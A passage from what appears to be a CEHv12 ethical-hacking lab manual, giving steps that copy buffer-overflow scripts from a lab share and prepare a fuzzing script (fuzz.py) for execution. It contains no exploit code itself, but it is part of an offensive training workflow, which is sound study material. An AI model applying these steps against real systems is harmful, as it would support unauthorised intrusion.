
55. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




56. Navigate to **CEHv12 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.



57. Paste the **Scripts** folder on the **Desktop**.




58. Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.



59. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.

